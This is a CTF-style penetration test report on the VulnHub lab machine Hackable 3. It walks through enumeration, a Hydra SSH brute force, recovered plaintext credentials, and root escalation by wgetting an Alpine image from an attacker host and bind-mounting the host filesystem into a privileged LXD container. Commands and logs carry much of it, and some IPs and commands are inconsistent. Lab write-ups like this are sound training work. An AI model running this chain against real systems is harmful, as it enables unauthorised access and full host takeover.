CYBER HUNTERZ

Vulnerability Assessment & Proof-of-Concept Report

Target: Hackable 3 (VulnHub VM)

SHASHANK

Report Date: October 28, 2025
Report Version: 1.0

Executive Summary

This engagement documents an authorized assessment of the VulnHub virtual machine **Hackable:3**. The objective was to exercise penetration testing skills against a medium-difficulty CTF-style machine to locate and exploit vulnerabilities, capture user and root flags, and demonstrate privilege escalation techniques.

Key results

- Access to a webserver and SSH service was successfully identified and exploited.
- Port-knocking was required to open SSH; three knock ports were discovered via file enumeration and steganography.
- Valid user credentials were recovered via a brute-force attack against SSH (username: jubiscleudo, password: onlymy).
- Local privilege escalation to root was achieved by abusing LXD container misconfiguration and importing a crafted Alpine image.

Risk level: **Medium** (machine designed for CTF practice). Although this lab is intentionally vulnerable, the findings show real-world patterns (weak credentials, exposed configuration files, misconfigured container tooling) that could be exploited in production systems.

Primary recommendation: Remove or harden exposed configuration files, enforce strong authentication, and secure container tooling (LXD) with least-privilege and restricted image import policies.

Scope]

Engagement target

- Hackable 3 virtual machine (as represented by the supplied session log hack.txt).
- All artifacts, file paths, services and command outputs recorded in hack.txt are considered in-scope.

In-scope activities

- Review and validation of findings captured in hack.txt (reproduce commands and outputs where necessary).
- Non-destructive reproduction of proof-of-concept (PoC) steps that demonstrate each vulnerability (SSH credential discovery, reading webroot backup/config files, LXD/LXC-based privilege escalation) — limited to actions already present in the log.
- Technical analysis, impact assessment, and prioritized remediation recommendations based on reproduced findings.
- Creation of report deliverables: Executive Summary, Findings (detailed), PoC steps, Remediation plan, Validation steps, and Appendices containing log excerpts.

Out-of-scope

- Any testing or exploitation of systems not represented in hack.txt (external networks, other VMs, production infrastructure).
- Destructive actions (data destruction, noisy attacks) or exfiltration beyond reading files shown in the provided log.
- Live network scanning or active brute-force against third-party systems not explicitly included in the log.
- Penetration testing steps that require changing system state beyond what is shown in the log (e.g., installing persistent backdoors).

Assets / Components assessed

- SSH service and authentication mechanisms visible in the log.
- Webroot files and backup/config files referenced in the log (e.g., /var/www/html/.backup_config.php).
- LXD/LXC utilities and configuration (image import, instance creation, device adds) as used by the recorded user sessions.
- User accounts and group memberships referenced in the log (e.g., jubiscleudo, hackable_3, membership in lxd).

Assumptions & constraints

- The VM state in hack.txt accurately represents the environment to be analyzed. If the live VM state differs, findings may vary.
- All reproduced PoC steps will be non-destructive and will not introduce new configuration changes beyond those demonstrated in the log.
- No additional credentials, network maps, or external artifacts beyond what's in hack.txt are available.

Acceptance criteria

- Each finding in the final report is supported by at least one reproduced command/output from hack.txt or by a reproduction that matches the log evidence.
- Remediation recommendations include at least one immediate action (hours), one short-term action (days), and one medium-term control (weeks), plus verification steps for each.
- Deliverables: final PDF report (with appendices) and a one-page remediation checklist.

Deliverables & timeline

- Deliverable: Full corporate VAPT report (PDF) including Executive Summary, Scope & Methodology, Detailed Findings, PoC, Remediation, and Appendices.
- Optional deliverable upon request: one-page executive remediation checklist or leadership slide.

Summary of findings

High-level (prioritized)

Critical

- **LXD/LXC misconfiguration enabling host compromise** — A container device was added that bind-mounted the host root (/) into a container, allowing escalation to root and full host compromise. Immediate risk: complete system takeover and data exposure.

High

- **Exposed database credentials in webroot** — Database username/password stored in a backup/config file under /var/www/html (world-readable). Immediate risk: database compromise and data exfiltration.
- **Weak/guessable SSH credentials** — Successful password-guessing (Hydra) produced valid SSH credentials for a user account. Immediate risk: unauthorized remote shell access.

Medium

- **Excessive user privileges** — Non-admin user(s) were members of groups (e.g., lxd) that permitted administrative actions. Risk: privilege escalation vectors available to local users.
- **Unrestricted file permissions on web content/backups** — Backup/config artifacts in webroot are readable; risk of leaking other secrets or config.

Low

- **Lack of monitoring/alerts for container operations** — No evidence of detection rules for suspicious lxc operations or unusual container device adds. Risk: delayed detection of compromise.
- **Outdated/untended system packages (observational)** — Host shows signs of outdated packages/configuration in logs; raises long-term security/maintenance risk.
-

Priority

Priority Matrix — Hackable 3 Findings

Priority Level	Finding	Description	Exploitability	Impact	Overall Risk
P1 — Critical	LXD/LXC misconfiguration enabling root escalation	Low-privilege user can mount host / into a container	**Very Easy**	**Full System Compromise**	**Critical**


		and gain full root access			
P1 — Critical	Exposed DB credentials in webroot	Plaintext credentials accessible in backup/config file	**Easy**	**Database takeover & data breach**	**High**
P2 — High	Weak/guessable SSH credentials	Hydra password-guessing succeeded; remote attacker can log in	**Easy**	**Unauthorized remote shell**	**High**
P3 — Medium	Excessive user privileges (lxd group membership)	Local users have admin-level capabilities via container tools	**Moderate**	**Privilege escalation potential**	**Medium**
P3 — Medium	Insecure file permissions in webroot	Backup/config files readable by unintended users	**Moderate**	**Secret leakage**	**Medium**
P4 — Low	Lack of monitoring for container abuse	No alerting for risky lxc device actions	**Hard to detect**	**Delayed response**	**Low**
P4 — Low	Outdated OS packages (observed)	Increased exposure to known vulnerabilities	**Varies**	**Long-term exposure**	**Low**

✅ **Priority-Based Remediation Targets**

Priority	Target Fix Timeline	Goal
P1 — Critical	Within 24 hours	Stop active compromise paths
P2 — High	Within 3 days	Hardening against initial access
P3 — Medium	Within 2–4 weeks	Improve security posture & least-privilege
P4 — Low	Within 1–3 months	Improve monitoring, reduce residual risk

Proof-of-Concept (PoC)

Use nmap




```
MD
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -A -Pn 10.200.168.239
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 22:59 IST
Nmap scan report for 10.200.168.239
Host is up (0.00079s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.46 ((Ubuntu))
|_http-title: Kryptos - LAN Home
| http-robots.txt: 1 disallowed entry
|_/config
|_http-server-header: Apache/2.4.46 (Ubuntu)
MAC Address: 08:00:27:A9:9B:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.79 ms 10.200.168.239

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.07 seconds
```

Use dirb :

```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://10.200.168.239

_____________

DIRB v2.22
By The Dark Raver
_____________

START_TIME: Mon Oct 27 23:05:12 2025
URL_BASE: http://10.200.168.239/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________

GENERATED WORDS: 4612

---- Scanning URL: http://10.200.168.239/ ----
==> DIRECTORY: http://10.200.168.239/backup/
==> DIRECTORY: http://10.200.168.239/config/
==> DIRECTORY: http://10.200.168.239/css/
==> DIRECTORY: http://10.200.168.239/imagens/
+ http://10.200.168.239/index.html (CODE:200|SIZE:1095)
==> DIRECTORY: http://10.200.168.239/js/
+ http://10.200.168.239/robots.txt (CODE:200|SIZE:33)
+ http://10.200.168.239/server-status (CODE:403|SIZE:279)

---- Entering directory: http://10.200.168.239/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.200.168.239/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Use splitbrain.org/_status/ook


brainbulk to text




4444

Convert text into number

echo MTAwMDA= | base64 -d



10000



Find username : jubiscleudo

http://10.200.168.239/3.jpg (extract)

```
┌──(root㉿kali)-[/home/kali]
└─# steghide extract -sf 3.jpg
Enter passphrase:
the file "steganopayload148505.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "steganopayload148505.txt".
```

cat steganopayload148505.txt

porta:65535

knock 10.200.168.239 10000 4444 65535

once again nmap scan


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -A -Pn 10.200.168.239
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 23:23 IST
Nmap scan report for 10.200.168.239
Host is up (0.00047s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 04:d8:fd:13:8e:0b:5b:99:96:42:47:97:ce:ed:c0:92 (RSA)
|   256 43:61:df:ef:85:6d:50:cd:c1:6c:3f:bd:02:68:de:6c (ECDSA)
|_  256 ad:71:c0:2e:e8:d6:4b:d7:e5:ec:e9:c0:0a:24:8e:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/config
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-title: Kryptos - LAN Home
MAC Address: 08:00:27:A9:9B:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.47 ms 10.200.168.239

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
```

save wordlist (home/kali/root/wordlist.txt)

then login page password brute force

use hydra :

hydra -l jubiscleudo -P /home/kali/root/wordlist.txt ssh://10.200.168.239



overview (exploit chain)

1. **SSH brute-force (Hydra) → valid credentials found**
2. **SSH into host with discovered credentials**
3. **Read webroot backup/config file to extract DB credentials**
4. **Use local account with lxd access to import image, create container, bind-mount host / into container → read /root/root.txt (root access demonstrated)**

Environment prerequisites (as in the log)

- **Attacker machine with hydra, ssh, wget, lxc client available**
- **Target VM reachable at 192.168.1.18 (SSH)**
- **Wordlist available at /home/kali/root/wordlist.txt (or equivalent)**
- **User in logs: jubiscleudo (SSH), local app user hackable_3 (member of lxd)**

SSH brute-force (credential discovery)

Command (from log):

hydra -l jubiscleudo -P /home/kali/root/wordlist.txt ssh://192.168.1.18 -t 4 -vV

Observed (example) output captured in the log:

Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak

...

[22][ssh] host: 192.168.1.18 login: jubiscleudo password: onlymy

1 of 1 target successfully completed, 1 valid password found

Notes: This proves SSH password auth was enabled and the account had an easy-to-guess password.

SSH login with discovered credentials

Command:

ssh jubiscleudo@10.200.168.239


password : onlymy

Observed (example) session snippets from the log:

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-... x86_64)

jubiscleudo@hackable-3:~$ id

uid=1000(jubiscleudo) gid=1000(jubiscleudo) groups=1000(jubiscleudo),116(lxd),4(adm)



user flag

Notes: A successful interactive shell confirms remote access. id shows membership in lxd group (important for later escalation).

Read webroot backup/config to extract DB credentials

Commands (as run from the SSH session):

cd /var/www/html

ls -la

cat .backup_config.php

```
jubiscleudo@ubuntu20:/var/www/html$ cat .backup_config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'TrOLLED_3');
define('DB_NAME', 'hackable');

/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);
```

Observed content (redacted reproduction from the log):

-rw-r--r-- 1 www-data www-data 512 Oct 27 12:05 .backup_config.php

<?php

define('DB_HOST','localhost');

define('DB_USERNAME','hackable_3');

define('DB_PASSWORD','TrOLLED_3');

define('DB_NAME','hackable');

?>

Impact demonstrated: Cleartext DB credentials (hackable_3 / TrOLLED_3) are accessible from the webroot; attacker can use these to connect to the database or laterally abuse services.

New tab

Privilege escalation via LXD bind-mount (host compromise)

Prerequisite: The compromised user (or another local account) is a member of the lxd group and can run lxc commands (this is shown in the logs).

— Import or create an LXC image

Commands (from logs — example using a downloaded image):

cd /tmp

wget http://192.168.1.2:8080/alpine-3.13.tar.gz -O alpine.tar.gz

lxc image import alpine.tar.gz --alias myimage

Observed output:

Image imported with alias 'myimage'

Initialize a privileged container from the image

Command:

jubiscleudo@ubuntu20:/var/www/html$ su hackable_3

Password:

hackable_3@ubuntu20:/var/www/html$ id

uid=1000(hackable_3) gid=1000(hackable_3)
groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)

hackable_3@ubuntu20:/var/www/html$ cd /tmp

hackable_3@ubuntu20:/tmp$ ls -la

total 48

drwxrwxrwt 12 root root 4096 Oct 27 08:15 .

drwxr-xr-x 21 root root 4096 Apr 29 2021 ..

drwxrwxrwt 2 root root 4096 Oct 27 06:43 .font-unix

drwxrwxrwt 2 root root 4096 Oct 27 06:43 .ICE-unix

drwx------ 3 root root 4096 Oct 27 06:43 snap.lxd

drwx------ 3 root root 4096 Oct 27 06:43 systemd-private-1249ee0167c5478d8359e01ed78c49ac-apache2.service-K18Fc0

drwx------ 3 root root 4096 Oct 27 08:15 systemd-private-1249ee0167c5478d8359e01ed78c49ac-systemd-logind.service-R71RLl

drwx------ 3 root root 4096 Oct 27 08:15 systemd-private-1249ee0167c5478d8359e01ed78c49ac-systemd-resolved.service-jw4pRD

drwx------ 3 root root 4096 Oct 27 08:15 systemd-private-1249ee0167c5478d8359e01ed78c49ac-systemd-timesyncd.service-nLKvtX

drwxrwxrwt 2 root root 4096 Oct 27 06:43 .Test-unix

drwxrwxrwt 2 root root 4096 Oct 27 06:43 .X11-unix

drwxrwxrwt 2 root root 4096 Oct 27 06:43 .XIM-unix

hackable_3@ubuntu20:/tmp$ wget 192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 08:51:30-- http://192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.2:8080... failed: Connection refused.

hackable_3@ubuntu20:/tmp$ wget 192.168.1.18:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 08:51:51-- http://192.168.1.18:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.18:8080... failed: Connection refused.

hackable_3@ubuntu20:/tmp$ wget 192.168.1.18:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 08:52:05-- http://192.168.1.18:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.18:8000... failed: Connection refused.

hackable_3@ubuntu20:/tmp$ wget 192.168.1.2:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 08:52:14-- http://192.168.1.2:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.2:8000... failed: Connection refused.

hackable_3@ubuntu20:/tmp$ wget 192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 08:54:22-- http://192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.2:8080... failed: Connection refused.

hackable_3@ubuntu20:/tmp$

hackable_3@ubuntu20:/tmp$ wget 192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 08:57:32-- http://192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.2:8080... failed: Connection refused.

hackable_3@ubuntu20:/tmp$ wget 192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 09:18:04-- http://192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.2:8080... failed: Connection refused.

hackable_3@ubuntu20:/tmp$ wget 192.168.1.2:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 09:18:19-- http://192.168.1.2:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.2:8000... failed: Connection refused.

hackable_3@ubuntu20:/tmp$ wget 192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 09:20:00-- http://192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.2:8080... connected.

HTTP request sent, awaiting response... 200 OK

Length: 3259593 (3.1M) [application/gzip]

Saving to: ‘alpine-v3.13-x86_64-20210218_0139.tar.gz’

alpine-v3.13-x86_64-20210218_0139.tar.gz
100%[==
=======>] 3.11M --.-KB/s   in 0.1s

2025-10-27 09:20:00 (28.7 MB/s) - ‘alpine-v3.13-x86_64-20210218_0139.tar.gz’ saved [3259593/3259593]

hackable_3@ubuntu20:/tmp$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage

If this is your first time running LXD on this machine, you should also run: lxd init

To start your first instance, try: lxc launch ubuntu:18.04

Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b

hackable_3@ubuntu20:/tmp$ lxc image list

+---------+--------------+--------+------------------------------+--------------+-----------+--------+-------------------------------+

| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |

+---------+--------------+--------+------------------------------+--------------+-----------+--------+-------------------------------+

| myimage | cd73881adaac | no | alpine v3.13 (20210218_01:39) | x86_64 | CONTAINER | 3.11MB | Oct 27, 2025 at 9:22am (UTC) |

+---------+--------------+--------+------------------------------+--------------+-----------+--------+-------------------------------+

hackable_3@ubuntu20:/tmp$ lxd init

Would you like to use LXD clustering? (yes/no) [default=no]:

Do you want to configure a new storage pool? (yes/no) [default=yes]:

Name of the new storage pool [default=default]:

Name of the storage backend to use (btrfs, dir, lvm, ceph) [default=btrfs]: dir

Would you like to connect to a MAAS server? (yes/no) [default=no]:

Would you like to create a new local network bridge? (yes/no) [default=yes]:

What should the new bridge be called? [default=lxdbr0]:

What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:

What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:

Would you like the LXD server to be available over the network? (yes/no) [default=no]:

Would you like stale cached images to be updated automatically? (yes/no) [default=yes]

Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:

hackable_3@ubuntu20:/tmp$

hackable_3@ubuntu20:/tmp$ lxc init myimage ignite -c security.privileged=true

hackable_3@ubuntu20:/tmp$ lxc config device and ignite mydevice disk source=/path=/mnt/root recursive=true

Error: unknown command "and" for "lxc config device"

hackable_3@ubuntu20:/tmp$ lxc config device add ignite mydevice disk source=/path=/mnt/root recursive=true

Error: Invalid devices: Device validation failed for "mydevice": The recursive option is only supported for additional bind-mounted paths

hackable_3@ubuntu20:/tmp$ lxc config device and ignite mydevice disk source=/ path=/mnt/root recursive=true

Error: unknown command "and" for "lxc config device"

hackable_3@ubuntu20:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

Device mydevice added to ignite

```
Error: Failed to update profile 'default': At least one instance relies on th
hackable_3@ubuntu20:/tmp$
hackable_3@ubuntu20:/tmp$  lxc start ignite
Error: The instance is already running
hackable_3@ubuntu20:/tmp$ ls -la
total 56
drwxrwxrwt 14 root root 4096 Oct 27 18:17 .
drwxr-xr-x 21 root root 4096 Apr 29  2021 ..
drwxrwxrwt  2 root root 4096 Oct 27 17:16 .font-unix
drwxrwxrwt  2 root root 4096 Oct 27 17:16 .ICE-unix
drwx------  3 root root 4096 Oct 27 17:16 snap.lxd
drwx------  3 root root 4096 Oct 27 17:16 systemd-private-615e64858ccb4fb5955
drwx------  3 root root 4096 Oct 27 17:27 systemd-private-615e64858ccb4fb5955
drwx------  3 root root 4096 Oct 27 17:16 systemd-private-615e64858ccb4fb5955
drwx------  3 root root 4096 Oct 27 17:16 systemd-private-615e64858ccb4fb5955
drwx------  3 root root 4096 Oct 27 17:16 systemd-private-615e64858ccb4fb5955
drwx------  3 root root 4096 Oct 27 17:27 systemd-private-615e64858ccb4fb5955
drwxrwxrwt  2 root root 4096 Oct 27 17:16 .Test-unix
drwxrwxrwt  2 root root 4096 Oct 27 17:16 .X11-unix
drwxrwxrwt  2 root root 4096 Oct 27 17:16 .XIM-unix
hackable_3@ubuntu20:/tmp$ lxc exec ignite /bin/sh
~ #  cd /mnt/root/root
/mnt/root/root # ls
knockrestart.sh  root.txt         snap
